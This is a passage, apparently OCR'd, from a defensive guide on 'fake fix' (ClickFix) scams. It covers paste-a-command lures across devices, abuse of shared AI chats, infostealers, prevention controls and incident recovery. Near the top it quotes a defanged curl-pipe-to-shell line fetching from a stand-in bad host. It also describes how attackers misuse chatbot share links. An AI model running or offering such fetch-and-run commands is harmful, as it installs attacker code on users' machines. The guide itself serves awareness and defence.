
or

```
curl -s hxxps://example-bad-site[.]test/x | sh
```

Both follow the same logic: get something from a stranger and pass it straight to the shell to run. Whenever you see a command that ends in `| bash`, `| sh`, `iex` or similar, and it came from a web page or a chat, the correct reaction is alarm.

Where people are told to paste

Fake fixes use several entry points. A business that blocks the right ones removes the whole attack:




Places a fake fix asks you to paste

- **The Windows Run box** (Win+R) is the classic. It is quick, bare and trusted.
- **Windows Terminal or PowerShell**, opened by right-clicking the Start button or searching for it. Microsoft reported a variant that moves victims from the Run box to Windows Terminal, which it believes may help attackers avoid detection rules built around the Run box [7].
- **The file manager address bar** (FileFix style).
- **The Mac Terminal.**
- **Browser developer tools or a console.** Rarer, but used to run scripts inside the page.

> **The rule.** If you cannot explain what a command does, and you did not get it from someone you can phone and question, do not run it.

"But it is only one line"

A single line is dangerous because the line is only a *messenger*. It carries no harm itself. It reaches out and brings the harm in. That is why antivirus often sees nothing to catch until the second step. By then the attack is already running on your machine.



One short line, copied from a page, is all it takes

Reading a command without running it

If you are ever curious about a suspicious command, there are safe ways to study it:

1. **Never paste it into a command window.** Paste it into a plain text editor, such as Notepad, just to read it.
2. **Look for the verbs:** download, fetch, invoke, run, execute, hidden, bypass, encoded.
3. **Look for an internet address.** If a page that says it is checking you are human wants your computer to contact another address, that is the answer.
4. **Ask a professional** or send it to your IT provider. Do not ask a chatbot to run it. Chapter 6 explains why an explanation from AI is also not a safety check.

CHAPTER 5

ClickFix on Mac, Linux and Phones



> **Fictional.** Giulia, the design studio and the chat window are invented to show how the pattern moves to other devices.

Giulia designs brochures on a MacBook. A friend told her Macs do not get viruses, and that comfort has some history behind it: Windows has long been the bigger target. But attackers follow money, and a growing number of designers, founders and freelancers use Macs. So the fake fix has followed them.

Why Macs are not immune

Apple builds strong protections into macOS, including checks on downloaded apps. But those checks watch **files that arrive**. A command pasted into Terminal bypasses them, because you ran it deliberately. The same weakness exists on Windows, and the same instruction, "paste this", works.

Researchers have reported Mac-focused fake-fix campaigns delivering **infostealers**, programs that harvest saved passwords, browser data, keychain items and crypto-wallet files. A well-known family is called AMOS, or Atomic Stealer, and variants have been reported spread through poisoned search results and fake help pages [8].

What a Mac lure looks like

- A "fix your storage" or "clean your Mac" article that ranks high in search or in a paid advert.
- A download page for popular software, with an install step that says "paste this into Terminal".

- A "verify you are human" screen that detects your Mac and shows Mac-style steps.

Notice the last one. Modern lures **detect your device** and adapt the instructions. On a Mac you see Terminal; on Windows you see Win+R. Pages have also been reported showing steps in your language. Do not assume a page that "knows your computer" is trustworthy. Knowing your browser and operating system is easy for any website.


Linux

Linux users are used to copying commands from documentation and forums, which makes the habit riskier there. The rule is the same, with an extra caution: commands in a forum or chat may have been altered after posting, and "copy" buttons can place different text on your clipboard from what the page shows. Read before you paste, and prefer your distribution's official instructions.

Phones and tablets

Phones are far harder to attack in this way, because they do not offer a command window to ordinary users. But phones are not out of the picture:

- A phone can be the **lure**: you receive the link by text or social media, tap it, and the page then tells you to switch to your computer.
- **Fake "security scanner" and "cleaner" apps** pressure you to install something. Install apps only from the official store, and treat a page insisting you must "sideload" anything as a scam.
- **QR codes** can take you to the same fake pages. Treat an unexpected QR code as a link you did not choose.



The same trick across different devices

The common thread

The surface changes: Win+R, Terminal, a file manager bar, a "cleaner" app. Underneath, the question is always the same: **is a stranger asking me to run something?**

> **The rule.** Operating systems differ. The fake fix does not. If a page is teaching you how to run something, you are being recruited.

Safer habits for Mac and Linux users

- Keep the operating system and browser updated, from their own update tools.
- Install software from the official app store or the vendor's own site, typed by you.
- Be wary of any "Terminal fix" in search results, adverts or chats, even from well-known names.
- Turn on the built-in protection features and leave them on.
- Use a password manager so that a stolen browser file does not hold every login.

CHAPTER 6

The AI-Fix Scams



> **Fictional.** Rafael, Sunridge Landscaping and the chatbot exchange are invented to illustrate reported patterns.


Rafael runs Sunridge Landscaping. His Mac was running low on storage, so he searched for "how to free up space on Mac". The top result was marked "Sponsored" and linked to what appeared to be a helpful AI chat. It looked like the conversation he might have with a chatbot himself, with clear numbered steps and a final step: *open Terminal and paste this line.*

He trusted it for a simple reason. The page was on a website of a major AI company, and the answer was written in the calm, tidy style he associated with AI. Everything about it felt safe.

AI is the new costume

For years the fake fix wore the costume of a security check. Now it also wears the costume of an **AI assistant**. This matters because many people have come to treat AI answers as reliable, neutral and helpful.

Security researchers and vendors reported a pattern in late 2025 that works like this. Attackers have a conversation with a mainstream chatbot that produces step-by-step instructions containing their malicious command. They use the chatbot's **share** feature to create a public link to that conversation. Then they buy search adverts or manipulate search results so the shared conversation appears when people search for everyday problems. A real chatbot domain is in the address bar, and the instructions are persuasive and neatly formatted [8][9].



How a poisoned AI chat reaches you

Several features make it powerful:

- **Trusted domain.** The link points to a genuine site, so address-bar checks pass.
- **Trusted style.** The text reads like an answer from an expert.
- **Targeted searches.** Attackers choose searches where people want a quick technical fix.
- **No attachment, no download.** Only a paste.

Other AI-flavoured versions

Reports describe or predict several variations:

- **Fake AI tools and installers.** Adverts for popular AI apps, browsers or assistants lead to look-alike download pages. Some chat or installer pages instruct a paste into Terminal. Researchers described adverts for an AI browser leading to a shared chat that contained the malicious steps [9].
- **AI-written lures.** Attackers use AI to write clean, error-free emails and warnings in any language, removing the old giveaway of clumsy spelling.
- **Fake AI support agents.** A chat window on a scam page answers questions fluently and then suggests the "fix".

- **Poisoned answers.** A chatbot that browses the web can quote a malicious page as a source. The reader assumes the AI has checked it. The AI may not have.
- **Fake extensions and "AI helpers".** A browser add-on promising to summarise pages or write emails can hide malicious behaviour, including the browser-crashing trick in CrashFix.

Some reports of further campaigns that use other assistants' sharing features exist, but details differ between sources and some could not be verified, so treat the specifics as evolving [10].

Why you should not trust an AI's "this is safe"

You may think: *I will ask an AI whether the command is safe before I paste it.* That is a sensible instinct with a flaw. An AI model can misjudge an obfuscated command. It can be fed text designed to mislead it. And in an attack that uses a **shared chat page**, the "AI" you are reading is a recording the attacker prepared. Nothing is being checked in real time.

> **The rule.** A shared chat is a document, not a conversation. Anyone can write it, and a trusted site's domain does not make the contents trustworthy.

What good looks like

- **Check who paid.** In search results, "Sponsored" or "Ad" means an advertiser, not a source of truth. For technical fixes, scroll past adverts.
- **Open the real source.** For a product problem, go to the vendor's own help centre, typed by you.
- **Be suspicious of any answer that ends with "paste this into Terminal or PowerShell"**, whoever appears to have written it. If you do need to run a command, take it from the official documentation, not from a search result, advert or shared chat.
- **Ask a person.** A colleague, IT provider or the shop that sold you the computer can say in seconds whether the step is normal.

- **Use AI as a helper, not as a witness.** It can explain a concept. It cannot vouch for a page, a download or a stranger.

A short test for the AI age

Before following any instruction from a web page, an advert or a chat, ask:

1. Did I come looking for this, or did it come to me?
2. Who is the real author, a named company on its own site or an anonymous shared page?
3. Does it ask me to run something on my computer?
4. Would I be happy to read it aloud to my bank manager?

If the answers are "it came to me", "anonymous", "yes" and "no", you have your answer.

CHAPTER 7

Why It Works: The Psychology



> **Fictional.** Colm, the logistics firm and the morning described are invented.

Colm is careful. He double-checks invoices, uses a password manager and once caught a fake delivery text that fooled two colleagues. Yet on a Monday morning with a late lorry, three missed calls and a customer waiting on the phone, he ran a command that a web page told him to run. Looking back he could not say why. "I just wanted it to go away," he said.

That sentence is the whole chapter. The fake fix is not defeating intelligence. It is defeating *attention*.

Five levers the attackers pull

1. Urgency

"Verify within 60 seconds." "Your session will expire." "Fix now to continue." Time pressure shrinks the part of the mind that notices oddities. The fake fix does not need much urgency. A mild sense of "I need this page open" is enough.

2. Familiarity

The page looks like checks you have passed hundreds of times. We have been conditioned by years of CAPTCHAs, cookie banners and "are you human?" screens to click through them without thinking. Attackers copy that muscle memory.

3. Helpfulness and compliance


Clear, numbered steps feel like help. Following instructions is how we get things done. We also tend to assume that anyone who gives step-by-step directions knows more than we do.

4. Authority and trust

Logos of security companies, a padlock icon, the name of a famous browser or a real AI brand lend borrowed authority. The reassurance is cosmetic, but it works.

5. Effort and sunk cost

Once you have ticked the box, followed step one and watched the page respond, you have invested. Step two feels like a continuation. By step three you are on rails.



Five psychological levers of the fake fix

Why smart people fall for it

Studies of phishing and social engineering repeatedly find that intelligence and education are weak predictors of who gets caught. Context matters far more. Distraction, fatigue, multitasking and a sense of responsibility for getting something done all increase risk. Busy staff in small businesses, who handle everything themselves, are exactly in that state.

There is also a **blame trap**. After an incident, people feel ashamed and hide it. Hiding is the worst response, because the first hour matters most. A business that punishes the person who clicked will get later reports and bigger losses next time.

> **The rule.** Design for the tired person on a bad day, not the alert person on a good one. And reward the person who reports early.

The scale of the problem

Security vendors have reported steep growth in these attacks. Microsoft's threat researchers described ClickFix as a leading way into the networks they tracked in 2025, and other vendors reported detection increases in the hundreds of per cent over some periods [1] [2][11]. The figures come from different datasets and definitions, so treat the exact numbers as indications rather than facts. What is consistent is the direction: the technique is common, cheap, adaptable and used by everyone from low-level criminals to groups with more serious aims.

Three features explain the popularity:

- **It is cheap.** A page, a script and a hosted payload cost little.
- **It evades defences,** because the user performs the key step.
- **It is easy to reskin.** New wording, brand or language takes minutes.

Who is targeted

Anyone. Reported lures have appeared across hospitality, healthcare, banking, telecoms, marketing and public services [1]. Small businesses are attractive for a particular reason: they often have valuable access (bank, payroll, customer data, supplier accounts) with weaker protection and no security staff.

A moment worth practising

The defence that works best against psychology is a rehearsed pause. Not a long worry, just a half-second habit attached to one specific trigger:

> **See keys or a command → stop → close the tab.**

People who have practised this once or twice in a safe setting, with a mock page like the quizzes in Appendix B, are far more likely to stop on the real day. Chapter 12 shows how to make it routine.

CHAPTER 8

What the Malware Does



> **Fictional.** Beatrix, the florist and the weeks that followed are invented to show typical consequences.

Beatrix ran a flower shop with an online order system. After the fake fix, nothing seemed wrong for nine days. Then a supplier called to say they had received a payment request from her email address that she had not sent. A week later her business bank flagged a login from another country. Then her customers began receiving messages asking them to "update their payment details".


The command she ran was brief. What it brought with it was patient.

What the payload usually is

The command in a fake fix is a **loader**: it downloads and runs something else. Reports describe several families of payload:

- **Infostealers.** Programs designed to gather saved passwords, browser cookies, stored card data, crypto-wallet files and sometimes documents, and send them to the attacker. Names such as Lumma and AMOS appear in reports [8][12].
- **Remote access tools (RATs).** These give the attacker live control: they can watch the screen, open files, install more tools and use your logged-in sessions.
- **Loaders for more malware.** Some payloads simply open the door for others, sold on to different criminals.
- **Ransomware access.** Stolen logins and remote access can be sold to groups that later lock a business's files and demand payment.
- **Crypto-wallet theft** and "**clipper**" programs that swap a copied payment address for the criminal's.

Do not worry about memorising names. The pattern is: *steal now, abuse later.*



What an infostealer typically collects



What is behind the lock: accounts, files and money

What is at risk

What is taken	What it enables
Saved browser passwords	Logging in to email, banking, cloud storage, accounting
Session cookies	Being "already logged in", sometimes skipping passwords and two-step codes
Email access	Password resets, fraud invoices to your contacts, reading private messages
Documents and customer data	Extortion, identity theft, a reportable data breach

What is taken	What it enables
Crypto wallets and payment details	Direct theft
Remote access	Anything you can do on your computer

The **session cookie** point deserves a word. A cookie is a small file that proves to a website that you have already signed in. If a thief copies it, they may be able to enter your account without knowing your password, and without triggering the usual verification code. That is why changing a password is not enough on its own after an infection: you must also end all existing sessions, as Chapter 11 explains.

Why the damage is delayed

Criminals often wait. Stolen data is collected, sorted and sold or used in batches. A business may notice nothing for days or weeks. That delay is the reason to act on suspicion, not on proof. If you ran something you should not have, assume the worst until a professional says otherwise.

The wider costs

- **Money:** fraudulent transfers, ransom demands, recovery fees.
- **Time:** rebuilding accounts, replacing devices, calling banks.
- **Customers and suppliers:** fraud sent from your accounts hurts those who trust you.
- **Legal duties:** if personal data may have been exposed, data-protection law may require you to assess, document and in some cases report the incident. Chapter 11 covers the clock.
- **Reputation:** the loss of trust often outlasts the loss of money.

> **The rule.** Treat one pasted command as a serious incident. The visible event lasts seconds; the consequences can last months.


CHAPTER 9

Rules for Individuals: Ten Habits That Stop the Fake Fix



> **Fictional.** Imani, a freelance translator, is invented. Her habits are described to show what practice looks like.

Imani works from a kitchen table, with client files, invoicing and banking on one laptop. After hearing about the fake fix she made ten small changes in an afternoon. A year later she met a "verify you are human" page that asked her to press Win+R. She noticed, closed the tab and carried on. It took about four seconds, and it was possible because she had decided in advance what she would do.



Ten habits that stop the fake fix

The ten habits

1. Adopt the tripwire. If any page tells you to open Run, Terminal or PowerShell, or to paste anything, close the tab. No exceptions. No "just this once."

2. Never paste what you did not type. Treat the clipboard as untrusted. A page can fill it without telling you.

3. Type important addresses yourself. For banking, email and key suppliers, use bookmarks or type the address. Do not follow search adverts to them.

4. Skip adverts for downloads and fixes. Scroll past "Sponsored" results. For software, go to the maker's own website or the official app store.

5. Install updates from their source. Browsers and operating systems update through their settings. Updates are never a command you paste.

6. Turn on two-step verification everywhere and prefer authenticator apps or hardware keys to text codes. This will not stop every theft, but it stops many.

7. Use a password manager instead of saving passwords in the browser. A dedicated manager is harder for common stealers to empty, and it lets you change passwords quickly.

8. Keep a separate account for admin tasks. Use a standard user account day to day. Many damaging commands need administrator rights, and a standard account makes the attacker's job harder.

9. Keep security software on and updated, and keep the built-in firewall and browser protection enabled. They do not stop everything, but they catch known payloads.

10. Back up, and test the backup. Keep a copy offline or in a service that keeps older versions. A backup does not remove stolen data, but it removes the leverage of ransomware.

A short checklist you can copy

- ☐ I know the one rule: no genuine site asks me to paste commands.
- ☐ I have bookmarked my bank, email and main work sites.
- ☐ I scroll past "Sponsored" results for downloads.
- ☐ I have a password manager and two-step verification on email and banking.
- ☐ I use a standard account for everyday work.
- ☐ I have a recent backup I have tested.
- ☐ I know where Chapter 11 and Appendix C are.

When someone else sends it

Often the lure arrives from someone you know. A friend's account is taken over and sends a link with "look at this", or a colleague forwards a file that "will not open". Before you follow it:

- Message the person on another channel to check they sent it.
- Open the file or site from a source you control, not from the message.
- Remember that a trusted sender cannot make a command safe.

For parents and carers

Children and teenagers are targeted too, especially through game "cheats", free software, "mods" and homework help, where the fake fix pairs naturally with a request to run something. Agree one family rule that copies the book's own: *if a site tells you to paste a command, close it and show a grown-up.* Keep the family computer for school and shared use on a limited account, and keep banking and work on a separate one where you can.

CHAPTER 10

Prevention for Small Businesses



> **Fictional.** Hollis & Reed Architects, Kemal and the changes described are invented.

Hollis & Reed is a ten-person architecture practice. Kemal, the partner who "does the IT", read about the fake fix on a Friday and spent the weekend asking a sensible question: *what if an employee pastes the wrong thing*? He realised that staff training alone would never be perfect. So he tried to make the paste harmless. By Monday the Run box was switched off on every work laptop, standard users could not install software, and the security tool would raise an alarm if PowerShell tried to download anything. A month later a designer met a fake CAPTCHA and followed the steps. Nothing happened. She reported it, and Kemal blocked the site.

That is the right mindset. **Do not rely on people never making a mistake. Make the mistake survivable.**



Prevention is the shield; training is its edge

Defence in layers

No single control stops every variant. Use several, so that a miss at one layer is caught at the next.



Layers of defence against the fake fix

Layer 1: Reduce what reaches people

- **Filter the web.** Use browser protections (such as Safe Browsing or SmartScreen), a DNS filtering service or a business web gateway to block known malicious sites and adverts.
- **Block or limit adverts** on work machines. Adverts are a main delivery route.
- **Filter email** for phishing links and attachments, and warn staff about messages from outside the business.
- **Restrict browser extensions** to an approved list. Extensions can crash or hijack browsers, as in CrashFix [5].

Layer 2: Remove the dangerous shortcuts

These controls are for the person who administers your computers (Appendix E has a checklist):

- **Disable the Run dialog** (Win+R) for ordinary users where it is not needed. Windows lets administrators switch it off by policy.

- **Restrict PowerShell and Terminal** for standard users, or log and limit what they can do, by using the controls available in your Windows edition.
- **Use application control** so only approved programs can run. Microsoft's tools in this area include AppLocker and App Control for Business, whose availability depends on edition [15].
- **Give people standard accounts.** Keep administrator rights for a separate account used only when needed.
- **Turn on attack-surface-reduction rules** and cloud-delivered protection in your endpoint security product.

Be honest about limits: closing Win+R does not remove Terminal, PowerShell or the file-manager address bar, and attackers adapt when one path closes. That is why this layer is paired with the others.

Layer 3: Make the stolen data less useful

Assume that one day something is stolen. Limit what a thief can do with it:

- **Two-step verification on every business account,** with authenticator apps or hardware keys for email, banking, accounting and cloud storage.
- **A business password manager,** not browser-saved passwords, with unique passwords everywhere.
- **Short sessions and re-authentication** for sensitive tools such as banking.
- **Least privilege.** Staff see and change only what their role needs.
- **Approval for payment changes.** A second person confirms any new payee or bank-detail change, by phone, using a number you already hold.

Layer 4: Detect and respond


- **Endpoint detection and response** (EDR) or a good managed security tool that watches behaviour, such as a browser starting a hidden PowerShell that contacts a new address.
- **Central logs** where possible, so you can see what ran.
- **Alerts** on logins from new countries, new email-forwarding rules and unusual payments.

- **A tested incident plan** (Chapter 11).

Layer 5: People and culture

- **Teach one rule, not twenty.** The tripwire from the introduction is easier to remember than a long list of signs.
- **Show real examples,** not abstract warnings. Use the pages in this book or Appendix B.
- **Make reporting safe and easy.** A shared mailbox, a chat channel or a phone number, and a promise of no blame.
- **Brief new starters** in their first week.
- **Include owners and managers.** Senior staff have the most access and are frequent targets.

> **The rule.** The strongest control is the one that works when the person gets it wrong.



Typical controls ranked by effort and impact

A sensible order for a small business

If you can do only a few things this month, do these in order:

1. Turn on two-step verification on email, banking and accounting.
2. Switch to standard user accounts for daily work.
3. Disable the Run dialog and restrict PowerShell for standard users.
4. Switch on browser and DNS filtering.
5. Run a 20-minute training session using Appendix B.
6. Write down the incident steps and stick them up (Appendix C).

What to ask an IT provider

- Can you stop ordinary users from running commands copied from the web?
- What happens if a browser tries to start PowerShell or Terminal?
- Do we have endpoint detection, and who sees the alerts?
- How quickly can a laptop be isolated from the network?
- Where are backups, and when was a restore last tested?
- Who has administrator rights, and why?

A good provider will answer these without jargon. If they cannot, that is information too.

Remote and personal devices

Staff working from home on personal devices are a gap. Where possible, provide managed work devices. Where you cannot, require updates, a screen lock, a standard account, a security product and two-step verification, and keep sensitive systems behind accounts that can be revoked quickly.

CHAPTER 11

If You Already Ran It: Recovery




> **Fictional.** Soren, the physiotherapy clinic and the timeline below are invented.

Soren pasted a command at 10:42 and knew at 10:43 that he had made a mistake. The page vanished and the screen flickered. His stomach dropped. For about a minute he considered saying nothing, hoping that nothing had happened.

Then he did the right thing. He disconnected the laptop from the network, told the clinic manager, and began the steps in this chapter. By the end of the day he had changed his critical passwords from a clean phone, ended every active session, warned the bank and handed the laptop to an IT professional. The clinic lost a day. It did not lose its patients' records or its bank balance.

If you think you ran a fake fix, treat it as real until proven otherwise. The first hour matters most.



The recovery timeline

The first ten minutes

1. **Disconnect the device from the internet.** Turn off Wi-Fi and unplug the network cable. This cuts the attacker's live connection and stops more data leaving. Do not turn the computer off yet unless you cannot disconnect it; some evidence is in memory.
2. **Stop using it.** Do not log in to anything else on that device: not email, not banking, not a password manager.
3. **Tell someone.** In a business, tell the owner or whoever handles IT. Say what you did and when. Speed matters more than polish.
4. **Write down the facts** on paper or another device: the time, the page's address if you remember it, what the page said, what you pasted if you can recall it and whether anything appeared afterwards.

The first hour: from a clean device

Use a **different, trusted device**, such as a phone or a separate computer that has never run the command. Assume the infected one is watching everything you type.

5. **Change passwords in this order:** primary email first (it resets everything else), then banking and payment services, then accounting and payroll, cloud storage, social media and work systems, then everything else.
6. **End all sessions.** Most services have "sign out of all devices" in security settings. This is essential because stolen session cookies can work without passwords [13].
7. **Check two-step verification.** Re-issue backup codes, re-link authenticator apps and remove unknown devices or phone numbers.
8. **Check email settings:** look for forwarding rules, hidden filters and connected apps or "app passwords" you did not create. Attackers often add these to keep access.
9. **Call your bank** if banking was ever logged in on that device. Ask them to watch for suspicious activity and be ready to block payments.

0. **Move crypto assets** from a clean device if you hold any, using new wallet seeds. Old ones may be compromised.

The first day: clean the machine

1. **Do not trust a quick scan.** A full scan is useful but cannot prove a device is clean. Many stealers and remote tools are designed to survive them.
2. **Preferred option: wipe and reinstall.** Back up only the files you need (documents, photos), scanning them before reopening, then reinstall the operating system from a trusted source and restore carefully. Do not restore programs or settings from the infected machine.
3. **If you cannot wipe immediately,** keep the device offline, and ask an IT professional or an incident-response service to examine it.
4. **Re-enrol security tools** and confirm updates before reconnecting.

Business and legal steps

5. **Record the incident** in a log (Appendix C): what happened, when, who was involved, what was done and by whom.
6. **Assess whether personal data was at risk.** Customer records, staff files or health and financial data on the device or accessible through its logins may count.
7. **Know the clock.** Under the GDPR, a controller must notify the supervisory authority of a personal-data breach without undue delay and, where feasible, within **72 hours of becoming aware**, unless the breach is unlikely to result in a risk to people [14]. Where the risk to individuals is high, you may also need to tell them. The UK GDPR sets the same 72-hour rule. Decide and document your reasoning even if you conclude no report is needed.
